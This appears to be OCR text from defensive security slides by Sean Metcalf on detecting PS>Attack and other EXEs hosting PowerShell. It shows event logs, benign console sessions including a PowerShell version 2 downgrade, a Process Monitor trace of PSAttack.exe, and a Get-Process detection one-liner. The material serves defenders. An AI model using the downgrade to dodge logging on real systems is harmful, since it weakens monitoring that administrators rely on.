
Event 400, PowerShell (PowerShell)

Sean Metcalf (@Pyrotek3)

General | Details


```
Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=9

        HostName=PS ATTACK!!!
        HostVersion=3.0.0.0
        HostId=c574b829-7180-43cb-9904-72e1bb2c3653
        EngineVersion=2.0
        RunspaceId=e1725fc9-6e72-4213-bd38-1baefa979a8c
        PipelineId=
        CommandName=
```


C:\WINDOWS\system32\cmd.exe - PowerShell -version 2
C:\>PowerShell -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
PS C:\> Get-Process
Handles NPM(K) PM(K) WS(K) VM(M) CPU(s) Id SI Proc
149 13 3380 9172 140 0.03 7720 1 Adob
156 13 1960 9004 69 1900 0 AGSS
140 8 1724 6920 63 4400 0 App\
123 9 1472 6544 61 3048 0 arms
200 11 8848 14472 ...14 8940 0 audi
C:\WINDOWS\system32\cmd.exe - powershell
c:\>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\> get-service
Status Name DisplayName
Running AdobeARMservice Adobe Acrobat Update Service
Running AGSService Adobe Genuine Software Integrity Se..
Stopped AJRouter AllJoyn Router Service
Stopped ALG Application Layer Gateway Service
Stopped AppIDSvc Application Identity
Running Appinfo Application Information
Stopped AppMgmt Application Management
Stopped AppReadiness App Readiness
Stopped AppVClient Microsoft App-V Client
Running AppXSvc AppX Deployment Service (AppXSVC)
Running AudioEndpointBu... Windows Audio Endpoint Builder
Running Audiosrv Windows Audio
Stopped AxInstSV ActiveX Installer (AxInstSV)
Running BDESVC BitLocker Drive Encryption Service
Running BFE Base Filtering Engine
Running BITS Background Intelligent Transfer Ser..
Running BrokerInfrastru... Background Tasks Infrastructure Ser..
Stopped BthHFSrv Bluetooth Handsfree Service
Stopped bthserv Bluetooth Support Service


ParentalControls
Partition
PerceptionRuntime
PerceptionSensorDataService
Policy-based QoS
PowerShell
Admin
Operational
PowerShell-DesiredStateConf
PrimaryNetworkIcon
PrintBRM
PrintService
Program-Compatibility-Assis
Provisioning-Diagnostics-Pro
Proximity-Common
PushNotifications-Platform
ReadyBoost
ReadyBoostDriver
RemoteApp and Desktop Cor
RemoteAssistance
RemoteDesktopServices-Rdp
RemoteDesktopServices-Rem
RemoteDesktopServices-Sess
Remotefs-Rdbss
Resource-Exhaustion-Detectc
Resource-Exhaustion-Resolve
RestartManager
RetailDemo
RRAS-AGILEVPN-Provider
RRAS-Provider
ScmBus
ScmDisk0101
Security-Audit-Configuration
Security-EnterpriseData-FileR
Security-ExchangeActiveSync
Security-IdentityListener
Security-Kerberos
Security-Netlogon
Security-SPP-UX-GenuineCer
Security-SPP-UX-Notification
Level Date and Time Source
Information 10/18/2016 10:57:47 PM Power
Information 10/18/2016 10:57:47 PM Power
Verbose 10/18/2016 10:57:47 PM Power
Information 10/18/2016 10:57:47 PM Power
Information 10/18/2016 11:11:55 PM Power
Information 10/18/2016 11:11:55 PM Power
Information 10/18/2016 11:11:55 PM Power
Verbose 10/18/2016 11:11:55 PM Power
Information 10/18/2016 11:11:55 PM Power
Information 10/18/2016 11:11:55 PM Power
Information 10/18/2016 11:11:57 PM Power
Verbose 10/18/2016 11:11:57 PM Power
Information 10/18/2016 11:11:58 PM Power
Event 4103, PowerShell (Microsoft-Windows-PowerShell)
General Details
CommandInvocation(Get-Service): "Get-Service"
Context:
Severity = Informational
Host Name = ConsoleHost
Host Version = 5.1.14393.206
Host ID = c971f117-f5ab-46b5-87bb-a416d222064d
Host Application = powershell
Engine Version = 5.1.14393.206
Runspace ID = 273fd403-c89f-4ed7-8f77-217e65be46ab
Pipeline ID = 6
Command Name = Get-Service
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 22
Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind Logged: 10/18/2016 11:11:58 PM
Event ID: 4103 Task Category: Executing Pipeline
Level: Information Keywords: None

Detecting/Mitigating PS>Attack

And other Applications (EXEs) hosting PowerShell



Time ...	Process Name	PID	Operation	Path	Result	Detail
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\Microsoft.NET\Framework64	SUCCESS	IndexNumber: 0x10000000007ff
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\Microsoft.NET\Framework64	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\Microsoft.NET\Framework64	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\Microsoft.NET\Framework64\v2.0.50727	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\Microsoft.NET\Framework64\v2.0.50727	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\Microsoft.NET\Framework64\v2.0.50727	SUCCESS	IndexNumber: 0x1000000000800
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\Microsoft.NET\Framework64\v2.0.50727	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\Microsoft.NET\Framework64\v2.0.50727	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG	SUCCESS	IndexNumber: 0x1000000000816
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319	SUCCESS	IndexNumber: 0x900000000fd75
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\Microsoft.NET\Framework64\v4.0.30319	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\System32	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\System32	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\System32	SUCCESS	IndexNumber: 0x100000000090d
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\System32	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\System32	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\System32\en-US	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\System32\en-US	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\System32\en-US	SUCCESS	IndexNumber: 0x1000000000bd8
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\System32\en-US	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\System32\en-US	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\System32\WindowsPowerShell	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\System32\WindowsPowerShell	ACCESS DENIED	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\System32\WindowsPowerShell	SUCCESS	IndexNumber: 0x1000000000d17
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\System32\WindowsPowerShell	SUCCESS	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\System32\WindowsPowerShell	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\System32\WindowsPowerShell\v1.0	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\System32\WindowsPowerShell\v1.0	SUCCESS	IndexNumber: 0x1000000000d18
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\System32\WindowsPowerShell\v1.0	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\System32\WindowsPowerShell\v1.0	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\winsxs\amd64_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_88df89932faf0bf6	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\winsxs\amd64_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_88df89932faf0bf6	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\winsxs\amd64_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_88df89932faf0bf6	SUCCESS	IndexNumber: 0x1000000002255
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\winsxs\amd64_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_88df89932faf0bf6	SUCCESS	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\winsxs\amd64_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_88df89932faf0bf6	SUCCESS	

Detecting/Mitigating PS>Attack

- Discover PowerShell in non-standard processes.
- Get-Process modules like “*Management.Automation*”


```
PS C:\> get-process | Where {$_.modules -like "*System.Management.Automation*"} |
 Select name,id,modules

Name          Id Modules
----          -- -------
powershell   888 {System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
powershell  5056 {System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
PSAttack    1952 {System.Diagnostics.ProcessModule (PSAttack.exe), System.Diagnos...
```

